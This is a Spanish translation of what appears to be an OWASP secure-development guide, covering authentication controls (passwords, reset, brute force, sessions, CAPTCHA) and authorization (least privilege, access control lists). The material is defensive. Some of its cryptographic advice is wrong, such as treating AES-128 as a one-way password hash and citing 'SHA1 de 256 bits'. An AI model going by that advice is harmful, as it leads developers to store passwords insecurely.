Esto le indica a la mayoría de los navegadores que no almacenen ese campo en la característica de administración de contraseñas. Recuerde, es solo una sugerencia amable al navegador, y no todos los navegadores soportan esta etiqueta.

Cuentas predeterminadas

Una vulnerabilidad común son las cuentas predeterminadas – cuentas con nombres de usuario y/o contraseñas bien conocidas. Particularmente, malos ejemplos son:

- Microsoft SQL Server hasta SQL 2000 Service Pack 3 con seguridad débil o inexistente para “sa”
- Oracle – un gran número de cuentas conocidas con contraseñas (corregido en versiones posteriores de Oracle)

Como determinar si usted es vulnerable

- Determine si la infraestructura no tiene cuentas predeterminadas activas (como Administrator, root, sa, ora, dbsnmp, etc)
- Determine si el código contiene alguna credencial predeterminada, especial, de depuración o puerta trasera
- Determine si el instalador crea alguna credencial predeterminada, especial o de depuración.
- Asegúrese que todas las cuentas, particularmente las administrativas, están completamente especificadas por el instalador/usuario.

No debería haber ejemplos o imágenes en la documentación con nombres de usuario.

Como protegerse

- Nuevas aplicaciones no deberían tener cuentas predeterminadas.
- Asegúrese que la documentación diga que hay que determinar que la infraestructura no tenga cuentas predeterminadas activas (como Administrator, root, sa, ora, dbsnmp, etc)
- No permita que el código contenga ninguna credencial predeterminada, especial o de depuración.
- Cuando se crea el instalador, asegúrese que el instalador no cree ninguna credencial predeterminada, especial o de depuración
- Asegúrese que todas las cuentas, particularmente las administrativas, están completamente especificadas por el instalador/usuario.
- No debería haber ejemplos o imágenes en la documentación con nombres de usuario

Elección de nombres de usuario

Si elige un esquena de nombres de usuario que es predecible, es probable que los atacantes puedan realizar una negación de servicio en contra suya. Por ejemplo, los bancos están particularmente en riesgo si usan números de cliente incrementales monolíticamente o números de tarjetas de crédito para acceder sus cuentas.

Como determinar si usted es vulnerable

- Formas de malos nombres de usuario incluyen:
- Nombre.Apellido
- Dirección de correo electrónico (a menos que los usuarios sean lo suficientemente aleatorios para que esto no sea un problema … o si es un proveedor de correo web)
- Cualquier número incrementado monolíticamente
- Información semi-pública, como números de seguro social (solo Estados Unidos – también conocido como SSN), número de empleado, o similar.

De hecho, usar el SSN como nombre de usuario es ilegal ya que no puede recaudar esta información sin un propósito adecuado.

Como protegerse

Cuando sea posible, permita al usuario a crear su propio nombre de usuario. Los nombres de usuario tienen que ser únicos.

Los nombres de usuario deben ser seguros de HTML, SQL y LDAP – se sugiere solo permitir A..Z, a..z, y 0-9. Si desea permitir espacios, símbolos @ o apóstrofos, asegúrese que escapa apropiadamente los caracteres especiales (ver el capítulo de Validación de datos para más detalles)

Evite el uso de Nombre.Apellido, dirección de correo electrónico, números de tarjeta de crédito o número de cliente, o cualquier información semi-pública, como número de seguro social (solo en Estados Unidos – también conocido como SSN), número de empleado, o similar.

Cambio de contraseñas

Cuando el usuario tiene que recordar una parte de la credencial, a veces es necesario cambiarla, por ejemplo si la contraseña es accidentalmente divulgada a un tercero o el usuario siente que es tiempo de cambiar la contraseña.

Como determinar si usted es vulnerable

Para probar:

- Cambie la contraseña.
- Cambie la contraseña de nuevo – si hay períodos mínimos antes de poder elegir nuevas contraseñas (a menudo un día), debería fallar

Como protegerse

- Asegure que su aplicación tiene una función para cambiar contraseña.
- La forma debe incluir la contraseña anterior, la contraseña nueva y la confirmación de la nueva contraseña
- Use AUTOCOMPLETE=off para prevenir que los navegadores guarden la contraseña localmente
- Si el usuario ingresa incorrectamente la contraseña anterior varias veces, bloquee la cuenta y elimine la sesión

Para aplicaciones de mayor riesgo o aquellas con problemas de cumplimiento, debería incluir la habilidad de prevenir que las contraseñas sean guardadas de manera muy frecuente, lo cual requiere una historia de contraseñas. El historial de contraseñas debe consistir solamente de hashes anteriores, no versiones en texto claro de la contraseña. Permita hasta 24 hashes de contraseñas anteriores.

Contraseñas cortas

Las contraseñas pueden ser obtenidas por fuerza bruta, rainbow cracked (ataques de diccionario pre-computados), o fallar a simples ataques de diccionario. Desafortunadamente, también son el método principal de ingresar usuarios a aplicaciones de todo tipo de riesgos. Entre más corta sea la contraseña, más alta la tasa de éxito de herramientas de obtención de contraseñas.

Como determinar si usted es vulnerable

- Determine si la aplicación le permite al usuario no tener una contraseña. Esto nunca debería ser permitido.
- Determine si la aplicación le permite al usuario usar contraseñas peligrosamente cortas (menos de cuatro caracteres). Aplicaciones con un requerimiento de autenticación más fuerte no permitirán esto. Las aplicaciones promedio deberían advertir al usuario que es débil, pero permitir cambiarla de todas maneras. Aplicaciones pobres simplemente cambiarán la contraseña
- Cambiar la contraseña para ser incrementalmente más y más grande hasta que la aplicación le advierta al usuario del tamaño excesivo de la contraseña. Una buena aplicación permitirá longitudes de contraseñas arbitrarias, y de ahí que no advertirá

En cada iteración, vea si una versión más corta de la contraseña funciona (a menudo solo 8 o 16 caracteres son necesitados)

Como protegerse

- Asegure que su aplicación no permita contraseñas en blanco
- Imponga una longitud de contraseña mínima. Para aplicaciones de mayor riesgo, evite que el usuario use contraseñas muy cortas (configurable). Para aplicaciones de bajo riesgo, una advertencia para el usuario es aceptable para contraseñas de menos de seis caracteres de longitud.
- Aliente a los usuarios a usar frases clave grandes (como “My milk shake brings all the boys to the yard” o “Let me not to the marriage of true minds Admit impediments”) al no imponer explícitamente controles de complejidad para contraseñas de más de 14 caracteres
- Asegure que su aplicación permita frases clave arbitrariamente grandes usando un algoritmo decente de cifrado de una vía, como AES-128 o SHA-256.

Controles de contraseñas débiles

ISO 17799 y muchas políticas de seguridad requieren que los usuarios usen y seleccionen contraseñas razonables, y cambiarlas con cierta frecuencia. La mayoría de las aplicaciones Web simplemente no cumplen con estas políticas de seguridad. Si es probable que su aplicación sea usada con ajustes empresariales o requiere cumplimiento con ISO 17799 o estándares similares, debe implementar controles de autenticación básicos. Esto no significa que deban ser usados de forma predeterminada, pero deberían existir.

Como determinar si usted es vulnerable

Determine si la aplicación

- Permite contraseñas en blanco
- Permite palabras de diccionario como contraseñas. Este diccionario debe ser el diccionario local, y no solo el inglés
- Permite elegir contraseñas anteriores. Aplicaciones con autenticación más fuerte o necesidades de cumplimiento necesitan mantener un historial de hashes de contraseñas para prevenir que el usuario las re-use.

Como protegerse

- Permitir otros idiomas además del Inglés (posiblemente permitiendo más de un idioma a la vez con locales bilingües multi-lingues como Bélgica o Suiza)
- La aplicación debería tener los siguientes controles (pero impuestos opcionalmente):
- Longitud mínima de contraseña (pero nunca una máxima)
- Frecuencia de cambio de contraseñas
- Edad mínima de la contraseña (para prevenir que los usuarios dar vueltas en el historial de contraseñas)
- Requerimientos de complejidad de contraseña
- Historial de contraseña
- Duración de bloqueo de contraseña y política (es decir, no bloqueo, bloqueo por X minutos, permanentemente bloqueada)

Para aplicaciones de más alto riesgo, usar un diccionario de contraseñas débiles para decidir si la elección del usuario para la contraseña es demasiado débil.

> **Nota:** Complejidad en la frecuencia de cambiar contraseñas es contraproducente para la seguridad. Es mejor tener una antigua frase clave fuerte que un revoltijo de 10 caracteres cambiado cada 30 días. Los 30 días asegurarán que no existan PostIt™ en toda la organización con contraseñas escritas.

Cifrado de contraseñas reversible

Las contraseñas son secretas. No hay razón para descifrarlas baja ninguna circunstancia. El equipo de soporta debe ser capaz de establecer nuevas contraseñas (con una pista de auditoría, obviamente), no leer viejas contraseñas. Por lo tanto, no hay razón para almacenar contraseñas en una forma reversible.

El mecanismo usual es usar un algoritmo de cifrado, como MD5 o SHA1. Sin embargo, algunas formas han mostrado recientemente ser débiles, así que es necesario moverse a algoritmos más fuertes a menos de que tenga una gran colección de hashes viejos.

Como determinar si usted es vulnerable

Para código personalizado usando autenticación basada en formas, analice el algoritmo usada por el mecanismo de autenticación. El algoritmo debería estar usando AES-128, SHA1 de 256 bits, salteado.

- Algoritmos más viejos como MD5 y SHA1 (de 160 bits) han mostrado ser potencialmente débiles, y no deberían ser usados más.
- No usar algoritmo (es decir, ve la contraseña en texto claro) es inseguro y no debería ser usado
- Algoritmos como DES, 3DES, Blowfish, o AES, que permiten que las contraseñas sean descifradas deberían ser mal vistos.

Como protegerse

Si no comprende la criptografía detrás del cifrado de contraseñas, tal vez vaya a hacerlo mal. Por favor trate de re-usar implementaciones de contraseñas confiables.

- Use AES-128 o SHA1 de 256 bits
- Use un mecanismo no estático de salteo
- Nunca mande el hash de la contraseña o la contraseña al usuario en ninguna manera

Restablecimiento automático de contraseñas

Los mecanismos de restablecimiento automático de contraseñas son comunes cuando las organizaciones creen que necesitan evitar altos costos de soporte de la autenticación. Desde la perspectiva de la administración de riesgos la funcionalidad de restablecimiento de contraseñas parece aceptable en muchas circunstancias. Sin embargo, la funcionalidad de restablecimiento de contraseñas equivale a un mecanismo secundario mucho más débil. De un estudio próximo (ver referencias), parece que los sistemas de restablecimiento de contraseñas con cinco respuestas son el equivalente a contraseñas con dos caracteres y requieren contraseñas reversibles o en texto claro que sean almacenadas en la base de datos del sistema, lo cual es lo contrario a las mejores prácticas de seguridad y la mayoría de las políticas de seguridad de información.

En general, las preguntas requeridas por los sistemas de restablecimiento de contraseñas son fácilmente encontradas de registros públicos (apellido materno de la madre, color de coche, etc). En muchos casos, el restablecimiento de contraseña pide información que es ilegal o altamente problemática de colectar, como números de seguro social. En la mayoría de los regímenes de

seguridad, puede únicamente colectar información directamente útil para las necesidades de su aplicación, y mostrarle al usuario por qué está colectando esa información.

En general, a menos de que la información protegida por su mecanismo de autenticación prácticamente no tenga valor alguno, no debería usar mecanismos de restablecimiento de contraseñas.

Como determinar si usted es vulnerable

Los mecanismos de restablecimiento de contraseñas varían en complejidad, pero a menudo son fácilmente abusados.

- Si usa pistas, verifique las pistas por información de conocimiento público o semi-público como fecha de nacimiento, SSN, nombre de la madre, etc. No debería usarlas ya que pueden ser descubiertas en otras fuentes y mediante ingeniería social
- No debería haber pistas en el código HTML
- Si se usa la dirección electrónica como la llave para desbloquear la cuenta, el correo resultante no debería contener la contraseña, sino un token de validación de una sola vez válido sólo por un corto periodo de tiempo (digamos 15 minutos). Si es válido por un largo periodo de tiempo, verifique si es predecible o fácil de generar
- Si el correo contienen un enlace, determine si puede ser usado para phishing

Como protegerse

- Sistemas de transacciones de alto valor no deberían usar sistemas de restablecimiento de contraseñas. No es recomendado para todas las demás aplicaciones.
- Considere sistemas más baratos y seguros, como pre-enviar al usuario un token de restablecimiento de contraseña en un sobre cerrado que se repone al ser utilizado.
- Si las preguntas son usadas para identificar al usuario con soporte, simplemente genere un número aleatorio en la página de "Como llamar a soporte" en su sitio Web y verificar este número cuando el usuario llame.
- Sea cuidadoso cuando implemente restablecimientos automáticos de contraseñas. La forma más fácil de hacer lo correcto es "mandar correo electrónico al usuario" ya que crea un rastro de auditoria y contiene únicamente un secreto – la dirección del usuario. Sin embargo, esto es riesgoso si la cuenta de correo electrónico ha sido comprometida.
- Enviar un mensaje al usuario explicando que alguien ha activado la funcionalidad de restablecimiento de contraseña. Pídales que si no lo solicitaron, reportar el incidente. Si lo solicitaron, proporcione un token corto, criptográficamente único y limitado por el tiempo listo para ser copiado y pegado. No proporcione un hipervínculo ya que va en contra de las mejores prácticas para phishing y hará más fácil la estafa a usuarios con el tiempo. Este valor deberá ser introducido en la aplicación que está esperando el token. Verifique que el token no ha expirado y es válido para esa cuenta de usuario. Pida al usuario cambiar su contraseña ahí mismo. Si fue exitoso, envíe un correo de seguimiento al usuario y al administrador. Registre todo.

Si tiene que elegir la alternativa basada en pistas, use pistas libres de forma, sin sugerencias públicamente conocidas, como "¿Cuál es su color favorito?" "¿Cuál es su memoria favorita?," etc. No use el nombre de la madre, SSN, o similar. El usuario debería de introducir cinco pistas durante el registro, y presentar tres cuando restablezcan la contraseña.

Obviamente, ambos mecanismos de restablecimiento de contraseña deben ser sobre SSL para proporcionar integridad y privacidad.

Fuerza bruta

Un ataque común es tratar de ingresar a una cuenta privilegiada bien conocida o alguna otra cuenta adivinada y tratar fuerza bruta o ataques de diccionario contra la contraseña. Los usuarios

son buenos para escoger contraseñas realmente malas (como “password”), así que este enfoque funciona sorprendentemente bien.

Las aplicaciones deberían ser robustas contra ataques de fuerza bruta o de diccionario, como de Brutus o scripts personalizados. Los ataques de fuerza bruta no pueden ser derrotados fácilmente, solo demorados.

Como determinar si usted es vulnerable

Para probar la aplicación:


- Use una aplicación de fuerza bruta, como Brutus o un script en Perl personalizado. Este ataque solo funciona con herramientas.
- Use múltiples diccionarios, no solo inglés
- Use diccionarios de “contraseñas comunes”. Se sorprendería de lo seguido que “root”, “password”, “”, y otros son usados
- ¿El mensaje de error le dice qué salió mal en la autenticación?
- ¿Los registros de intentos de autenticación fallida ligados a un mecanismo de fuerza bruta? ¿Bloquea su IP o sesión?
- ¿Puede continuar con la fuerza bruta dejando la sesión cuando queda un intento? Es decir, si se destruye la sesión a los 5 intentos, ¿Funciona si utiliza 4 y luego inicia una nueva sesión?

Si la aplicación permite más de cinco intentos de una misma dirección IP, o una tasa de colección en exceso de 10 peticiones por segundo, es probable que la aplicación caiga en un ataque de fuerza bruta.

Como protegerse

Verifique que la aplicación:

- Tiene un retardo desde que el usuario manda la credencial hasta que un suceso o falla es reportado. Un retardo de tres segundos puede hacer que los ataques de fuerza bruta sean no sean factibles. Un retardo progresivo (3 segundos, luego 15, luego 30, luego desconectar) puede hacer los ataques de fuerza bruta casuales completamente inefectivos
- Advierte al usuario con mensajes de error adecuados que no despliegan que parte de la credencial de la aplicación es incorrecta, usando una página de error de autenticación común:



- Registra intentos fallidos de autenticación (de hecho, una buena aplicación registra todos los intentos de autenticación)
- Para aplicaciones que requieren controles más fuertes, bloquear el acceso de direcciones IP abusivas (es decir, accediendo a más de tres cuentas desde la misma dirección IP, o intentos de bloquear más de una cuenta)
- Destruya la sesión después de varios intentos.

En tal escenario, el análisis de registros podría revelar múltiples accesos a la misma página de la misma dirección IP en un corto período de tiempo. Software de correlación de eventos como Simple Event Correlator (SEC) puede ser usado para definir reglas para analizar los registros y generar alertas basado en eventos agregados. Esto podría también ser hecho añadiendo una regla de Snort para alertar en mensajes de error de Autorización fallida de HTTP yendo de su servidor Web al usuario, y SEC puede ser usado para agregar y correlacionar estas alertas.

Recordarme

En las computadoras públicas, la funcionalidad "¿Recordarme?", donde un usuario puede simplemente regresar a su cuenta personalizada puede ser peligrosa. Por ejemplo, en Internet Cafés, puede encontrar sitios a los que usuarios previos han accedido, y publicar ellos, u ordenar bienes como ellos (por ejemplo con eBay).

Como determinar si usted es vulnerable

- ¿La aplicación tiene la funcionalidad de "recordarme"?
- Si es así, ¿Cuánto dura? Si es permanente, ¿Cuánto dura la cookie antes de expirar?
- ¿Usa un valor predecible en la cookie? Si es así, ¿Puede todo esto ser usado para evadir la autenticación?

Como protegerse

- Si su aplicación maneja transacciones de alto valor, no debería tener la funcionalidad de "recordarme".
- Si el riesgo es mínimo, es suficiente advertir a los usuarios de los peligros antes de permitirles marcar la casilla.
- Nunca use un token de "pre-autenticado" predecible. El token debería mantenerse en el registro para asegurarse que el mecanismo de autenticación no sea evitable

Tiempo inactivo

Las aplicaciones que exponen información privada o que pueden causar robo de identidad si se dejan abiertas no deberían ser accesibles después de un cierto periodo de tiempo.

Como determinar si usted es vulnerable

- Ingrese a la aplicación
- ¿La aplicación tiene una función de mantener vivo o “ingresar automáticamente”? Si es así, la probabilidad de que la aplicación falle esta prueba es alta.
- Espere 20 minutos
- Trate de usar la aplicación de nuevo.
- Si la aplicación le permite el uso, la aplicación está en riesgo.

Como protegerse

- Determine un periodo de tiempo adecuado con el negocio.
- Configure el tiempo en el manejador de sesión para cerrar la sesión después de que el tiempo ha expirado.

Salir

Todas las aplicaciones deberían tener un método para salir de la aplicación. Esto es particularmente vital para aplicaciones que contengan datos privados o podrían ser usadas para robo de identidad.

Como determinar si usted es vulnerable

- ¿La aplicación tiene un botón o enlace para salir en alguna parte?
- ¿Cada vista contiene el botón o enlace para salir?
- Cuando usa salir, ¿Puede re-utilizar la sesión? (es decir, copie y pegue una URL de hace dos o tres clics, y trate de re-usarla)
- (Aplicaciones de alto riesgo) Cuando se usa salir, ¿La aplicación le advierte limpiar la historia y cache del navegador?

Como protegerse

- Implementar la funcionalidad de salir
- Incluya un botón o enlace para salir en cada vista, y no solo en la página de inicio
- Asegúrese que al salir se cierre la sesión y se limpia cualquier cookie en el navegador
- (Aplicaciones de alto riesgo) Incluya texto para advertir al usuario para limpiar el historial y cache del navegador si están en una PC compartida.

Expiración de cuenta

Usuarios que tengan que registrarse para su servicio tal vez deseen terminar su asociación con usted, o en su mayor parte, muchos usuarios simplemente nunca regresan a completar otra transacción.

Como determinar si usted es vulnerable

- ¿La aplicación tiene un mecanismo para terminar la cuenta?
- ¿Elimina todos los registros del usuario? (registros requeridos para proporcionar historial de transacciones adecuada para propósitos de impuestos y contabilidad)
- Si los registros son parcialmente borrados, ¿Eliminan todos los registros no esenciales?

Como protegerse

- Los usuarios deberían tener la habilidad de eliminar su cuenta. Este proceso debería requerir confirmación, pero no debería hacer muy difícil para el usuario eliminar sus registros.
- Las cuentas que han ingresado in un largo periodo de tiempo deberían ser bloqueadas, o preferentemente borradas.
- Si conserva registros, está requerido por la mayoría de los regímenes de privacidad a detallar lo que conserva y por qué al usuario en su declaración de privacidad.

Cuando se borran parcialmente las cuentas (es decir, necesita mantener una historia de las transacciones o historial de contabilidad), asegúrese que toda la información personalmente identificable no esté disponible o alcanzable desde la aplicación Web, es decir, expórtela a una base de datos externa de usuarios archivados o formato CSV

Auto-registro

Los esquemas de auto-registro suenan como una muy buena idea hasta que se dé cuenta que permiten a los usuarios anónimos acceder a recursos protegidos. Cualquier aplicación que implemente auto-registro debería incluir pasos para protegerse a si misma de ser abusada.

Como determinar si usted es vulnerable


- La característica de auto-registro, ¿Permitirá acceso completo a todas las funciones sin intervención humana?
- Si hay límites, ¿Son impuestos si sabe de ellos? Muchas aplicaciones simplemente no permiten ver una URL en particular, pero ¿funciona esa URL cuando la copia y pega desde una cuenta más privilegiada?
- El proceso de aumentar las capacidades de la cuenta, ¿Puede ser forzado u obtenido mediante ingeniería social?

Como protegerse

- Implemente el auto-registro de manera cuidadosa basado en el riesgo para su negocio. Por ejemplo, podría desear poner límites monetarios o de transacciones para nuevas cuentas.
- Si limites son impuestos, deberían ser validados por reglas de negocio, y no sólo usando seguridad a través de oscuridad.
- Asegure que el proceso para aumentar las características de una cuenta es simple y transparente.
- Cuando las cuentas son modificadas, asegúrese que se mantenga un rastro de auditoria o de actividad

CAPTCHA

Los sistemas CAPTCHA (“Prueba de Turing pública y automática para diferenciar a máquinas y humanos”) supuestamente permiten a los diseñadores Web para evitar que los no-humanos se registren en sitios Web.



La razón usual para implementar CAPTCHA es para prevenir que los spammers se registren y contaminen las aplicaciones con spam y enlaces pornográficos. Este es un problema particularmente malo con el software de blog y foros, pero cualquier aplicación está en riesgo si los motores de búsqueda pueden indexar contenido.

Como determinar si usted es vulnerable

El método principal de romper CAPTCHA es tomar la imagen y usar humanos para descifrarla. Esto ocurre con “pases de días gratis” para sitios de adultos. A una persona que quiere ver imágenes gratis se le presenta con el CAPTCHA capturado y muy a menudo, ellos escribirán las letras para una pequeña recompensa. Esto derrota completamente el mecanismo CAPTCHA.

Los mecanismos CAPTCHA visuales o audibles por su naturaleza no son accesibles para usuarios ciegos (o sordos), y como consecuencia de tratar de derrotar a software de reconocimiento de caracteres, a menudo bloquean a los usuarios daltónicos (que puede ser hasta el 10 % de la población masculina).

Nota: Cualquier sitio web que tiene el mandato o es legalmente requerido a ser accesible, no debe usar CAPTCHA.

Como protegerse

No use CAPTCHA. Son ilegales si es requerido que sea accesible a todos los usuarios (a menudo el caso de sitios de gobierno, salud, bancos, e infraestructura protegida nacionalmente, particularmente si no hay otro método de interactuar con esa organización).

Si tiene que:

- Siempre proporcione un método por el cual un usuario pueda registrarse en su sitio web sin conexión o vía otro método
- Disuada el uso de registros automáticos usando la etiqueta “no follow”. Los motores de búsqueda ignorarán hipervínculos y páginas con esta etiqueta puesta, devaluando inmensamente el uso de spam de enlaces
- Limite los privilegios de cuentas recién registradas hasta que una validación positiva haya ocurrida. Esto puede ser tan simple como incluir un ID de referencia único a una tarjeta de crédito registrada, o requiriendo una cierta cantidad de tiempo antes de que ciertas

características sean desbloqueadas, como derechos para publicaciones públicas o no permitir acceso a todas las características

Lectura adicional

- "*Body Check*", Revista c't. Artículo muy divertido de 2002 http://www.heise.de/ct/english/02/11/114/
- Klein, A., *NTLM Authentication and HTTP proxies don't mix*, publicación a webappsec http://packetstormsecurity.nl/papers/general/NTLMhttp.txt
- ¿Cuánto pasa antes de que su firma es verificada? Aparentemente tres pantallas de plasma: http://www.zug.com/pranks/credit_card/
- Schneier, B., *The failure of two factor authentication*, blog / ensayo http://www.schneier.com/blog/archives/2005/03/the_failure_of.html
- Blog grupal liderado por Kim Cameron, *The Laws of Identity* http://www.identityblog.com/stories/2004/12/09/thelaws.html
- van der Stock, A., "*On the entropy of password reset systems*", documento de investigación no publicado. Si desea participar en la encuesta de esta investigación, por favor contacte a vanderaj@owasp.org

Autorización

Objetivos

- Asegurar que únicamente usuarios autorizados puedan realizar acciones permitidas con su correspondiente nivel de privilegio.
- Controlar el acceso a recursos protegidos mediante decisiones basadas en el rol o el nivel de privilegio.
- Prevenir ataques de escalada de privilegios, como por ejemplo utilizar funciones de administrativas siendo un usuario anónimo o incluso un usuario autenticado.

Entorno afectado

Todas las aplicaciones.

Temas relevantes de COBIT

DS5 – Se deben revisar todas las secciones. Esta sección cubre casi todos los objetivos de control detallados del COBIT.

Principio de menor privilegio

La mayoría de las veces, las aplicaciones web se ejecutan con privilegios excesivos, ya sea dando a los usuarios demasiados privilegios sobre recursos protegidos, como en una base de datos (por ejemplo, permitiendo eliminar tablas o dando la posibilidad de seleccionar información de cualquier tabla para ejecutar procedimientos almacenados privilegiados como xp_cmdshell()), dejando que se ejecute la infraestructura de la aplicación Web con las cuentas del sistema más privilegiadas (como por ejemplo LOCALSYSTEM o root), o programando en entornos gestionados ejecutándose con acceso total fuera de su “sandbox” (por ejemplo AllPermission de Java o el FullTrust de .NET).

Si se encuentra cualquier otro tema, los demasiados privilegios pueden proporcionar a un atacante el control total de la máquina, e incluso a menudo, de la infraestructura al completo. No se puede afirmar rigurosamente que las aplicaciones web funcionen con los menos privilegios posibles.

Como determinar si se es vulnerable

- Las cuentas System (aquellas que ejecutan el entorno) deben poseer los menores privilegios posibles. Nunca se deben utilizar cuentas tales como “Administrador”, “root”, “sa”, “sysman”, “Supervisor”, o cualquier otra con máximos privilegios para ejecutar la aplicación o conectar al servidor Web, base de datos o middleware.
- Las cuentas de usuario deben poseer únicamente los privilegios necesarios en la aplicación para realizar sus tareas asignadas.
- Los usuarios no deben ser administradores
- Los usuarios no deben ser capaces de utilizar cualquier función de administración o sin estar autorizados.

Como protegerse

- Tanto los entornos de desarrollo, como de pruebas y de “staging”, deben ser configurados para funcionar con los menores privilegios posibles, así como en producción.
- Hay que asegurar que las cuentas del sistema (aquellas que ejecutan el entorno) poseen los menores privilegios posibles. Nunca deben utilizarse las de “Administrador”, “root”, “sa”, “sysman”, “Supervisor”, o cualquier otra con máximos privilegios para ejecutar la aplicación o conectar al servidor Web, base de datos o middleware.
- Las cuentas de usuario deben poseer únicamente los privilegios necesarios en la aplicación para realizar sus tareas asignadas.
- Los usuarios no deben ser administradores
- Los usuarios no deben ser capaces de utilizar funciones de administración o para las que no se tenga autorización. Ver la sección de autorización para más detalles.
- El acceso a base de datos debe realizarse mediante procedimientos almacenados parametrizados (o similiar) para permitir que todos los accesos a una tabla sean revocados (por ejemplo, selección, eliminación, actualización, inserción, etc.) utilizando una cuenta de la base de datos con pocos privilegios. Esta cuenta no deben tener un rol SQL mayor al de “usuario” (o similar)
- La seguridad en el código de acceso debe ser evaluado y reafirmado. Si sólo se necesita la posibilidad de resolver nombres DNS, sólo se deben pedir permisos de acceso que

permitan esto. De esta manera, si el código intenta leer el /etc/passwd, no podrá y finalizará.

- Las cuentas de la infraestructura deberá poseer privilegios mínimos, como LOCAL SERVICE o “nobody”. Sin embargo, si todo el código se ejecuta bajo estas cuentas, aparecerá el problema de las “llaves del reino”. Si se sabe lo que se está haciendo, con la replicación cuidadosa de los atributos de las cuentas menos privilegiadas como LOCAL SERVICE o “nobody” es mejor crear usuarios con pocos privilegios que compartir dichas cuentas LOCAL SERVICE o “nobody”.

Listas de Control de Acceso

Muchos controles de acceso son inseguros al implantarse. Por ejemplo, la política de seguridad por omisión en el sistema de ficheros Java 2 es “All Permission”, un nivel de acceso que normalmente no es requerido por las aplicaciones.

```
grant codeBase "file:${{java.ext.dirs}}/*" {
      permission java.security.AllPermission;
};
```

Las aplicaciones deben funcionar correctamente con los mínimos privilegios que necesiten y deben crear listas de control de acceso que reafirmen los privilegios más ajustados posibles.

Como determinar si se es vulnerable

- Determinar si los controles de ficheros, red, usuarios y otros niveles del sistema son demasiado permisivos.
- Determinar si los usuarios se encuentran el menor número de grupos o roles.
- Determinar si los roles poseen el menor conjunto de privilegios posible
- Determinar si la aplicación funciona con los privilegios reducidos, como por ejemplo al proporcionar un fichero de política o una configuración en “modo seguro”

Como protegerse

Controles de acceso a considerar

- Comenzar siempre las listas de control de acceso utilizando “deny all” (“denegar todo”) y seguidamente ir añadiendo sólo los privilegios y roles necesarios.
- Controles de acceso a red: filtros basados en el host y cortafuegos
- Controles de acceso al sistema de ficheros: permisos en ficheros y directorios
- Controles de acceso de usuarios: seguridad en las plataformas de usuarios y grupos.

Controles de acceso Java / .NET / PHP : Escribir siempre una política de seguridad de Java 2 o en .NET para asegurar la seguridad en los accesos del código funciona tanto hablando en términos de programación como en los permisos de ensamblado. En PHP, considerar el uso de la funcionalidad “safe mode”, incluyendo las directivas open_basedir para limitar el acceso al sistema de ficheros.

Controles de acceso a información: intentar utilizar únicamente procedimientos almacenados, para poder así rechazar la mayoría de los privilegios de los usuarios de la base de datos – previene la inyección de código SQL.

Explote su plataforma: Muchas variantes UNIX tienen extensiones de “base segura o fiable de cómputo” (conocidas como “Trusted Computing Base”) que incluyen listas de control de accesos. Windows las lleva de fábrica. ¡Utilícelas!

Controles de autorización personalizados

La mayoría de los entornos aplicativos tienen mecanismos bien desarrollados de autorización (como el JAAS de JAVA o las posibilidades de autorización en el web.config de .NET)

Sin embargo, muchas aplicaciones contienen sus propios mecanismos personalizados y propios. Esto añade complejidad y posibles fallos. A menos que exista una razón explicita de evitar las funcionalidades ya incluidas, el código debería dejar paso al soporte propio del entorno.

Como determinar si se es vulnerable

- ¿El código dificulta las capacidades de autorización que se incluyen por defecto en el entorno de programación?
- ¿Se podría simplificar la aplicación si se tienen en cuenta el modelo de autenticación/autorización integrado en el Framework?
- Si se utiliza el código personalizado, considere una correcta autenticación y problemas a la hora de manejar las excepciones - ¿se puede "autorizar" a un usuario y ocurre una excepción?
- ¿Qué cobertura se obtiene utilizando los controles de autenticación propios? ¿Se encuentran protegidos por el mecanismo tanto el código como los recursos?

Como protegerse

- Siempre se debe escribir la menor cantidad de código posible, sobretodo cuando los propios entornos facilitan alternativas de gran calidad.
- Si el código personalizado propio es requerido, se debe tener en consideración los problemas de autenticación y manejo de excepciones – asegurar que en el caso de que se lance una excepción, se cierra la sesión del usuario o que por lo menos se evita que se acceda a un recurso protegido o a una función.
- Asegurar que por omisión, la cobertura alcanza el 100%

Rutinas de autorización centralizadas

Un error común es la de llevar a cabo una comprobación de la autorización copiando y pegando un trozo de código, o incluso peor, reescribiéndola cada vez. Las aplicaciones bien desarrolladas centralizan las rutinas de control de acceso, sobre todo las de autorización, por lo que si se encuentra algún fallo o vulnerabilidad, pueden arreglarse todas las ocurrencias sólo modificando el código una vez, aplicándose a todas las secciones al mismo tiempo.

Como determinar si se es vulnerable

Las aplicaciones que son vulnerables a este ataque tienen fragmentos de código sobre autorización a lo largo de todo el código.

Como protegerse

- Programar una biblioteca de comprobaciones de la autorización
